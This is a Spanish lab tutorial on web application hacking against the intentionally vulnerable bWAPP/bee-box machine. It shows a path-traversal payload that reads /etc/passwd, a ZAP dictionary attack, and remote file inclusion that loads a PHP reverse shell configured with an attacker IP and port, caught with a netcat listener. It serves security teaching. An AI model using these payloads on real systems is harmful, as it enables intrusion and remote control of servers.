HACKING APLICACIONES WEB

Jordi Masó Pla

ÍNDICE


1 LOCAL FILE INCLUSION


1.1 INTRODUCCIÓN

En este ejercicio buscáremos un fallo del top 10 de OWASP que es la inclusión de archivos locales. En este ejercicio la maquina victima será la bee-box que ya viene preparada para realizar estos ejercicios y muchos más. Mediante variaciones de la url intentaremos acceder a archivos que teóricamente no se pueden acceder, o incluso poder realizar una Shell reversa.


1.2 ATAQUE MANUAL

Desde el navegador accedemos a la maquina de bee-box y comprobamos la url que tenemos http://10.0.1.133/bWAPP/rlfi.php. En cuanto interactuamos con la página web podemos comprobar que la url ha cambiado y por esa parte podemos intentar acceder a archivos que no tendrían que estar permitidos.







La parte la url que ha cambiado es un nombre de fichero, que podemos modificarla para que nos muestres ficheros del sistema, la modificación para comprobar esta vulnerabilidad es sustituyendo una parte de ella misma. Sustituimos “language=lang_en.php” esta parte por “/../../../../../../etc/passwd”. Esta sentencia lo que ara será ir bajando de directorio hasta llegar a la raíz del sistema y luego acceder al fichero etc/passwd que donde nos mostrará los usuarios del sistema.




1.3 LOCAL FILE INCLUSIÓN OWASP-ZAP

Con el programa OWASP-ZAP el proceso de búsqueda de ficheros se puede automatizar y no hay que ir escribiendo en la url cada ruta de fichero. Una vez tengamos la pagina web indexada con el programa, en el GET de la solicitud de ficheros realizaremos un ataque de diccionario. Seleccionamos la parte que queremos hacer el ataque, escogemos el diccionario mas adecuado para el caso y lanzamos el ataque.





Podemos comprobar que el programa prueba todas las combinaciones del diccionario y nos muestra que ha podido indexar en esa ruta. Hay ficheros que no podrá mostrar porque los permisos de la aplicación web no lo permiten otros ficheros si que podemos ver el contenido que hay.



2 REMOTE FILE INCLUSION

2.1 PREPARACIÓN DE LA SHELL

En Kali Linux tiene ya un fichero con Shell preparadas que con solo modificar la dirección ip y el puerto ya vienen preparadas para una revesa Shell.

```
┌──(root㉿kali)-[/usr/share/webshells/php]
└─# ls
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php
```

En este caso escogemos la “php-reverse-shell.php”, en esta script tenemos que cambiar la dirección ip de nuestra maquina y el puerto que escojamos para que nos conectemos.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.1.128';  // CHANGE THIS
$port = 5555;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;
```


2.2 EJECUCIÓN DE LA SHELL

Copiamos el script ya modificado a la siguiente ruta “/var/www/html/”, en esta ruta levantamos un servidor apache para que la web pueda cargar el script y luego ejecutarse.

```
┌──(root㉿kali)-[/var/www/html]
└─# ls
index.nginx-debian.html  php-reverse-shell.php  reverse_shell_php.php

┌──(root㉿kali)-[/var/www/html]
└─# service apache2 start
```

Desde el navegador indicamos a la pagina la ruta del servicio apache con el fichero que tiene que ejecutar.



Antes de ejecutar el script en la pagina web ponemos nuestra maquina a la escucha con el comando “nc -lnvp 5555”. Ingresamos la url en la web para que ejecute el script y nos genere una Shell reversa hacia nuestra máquina.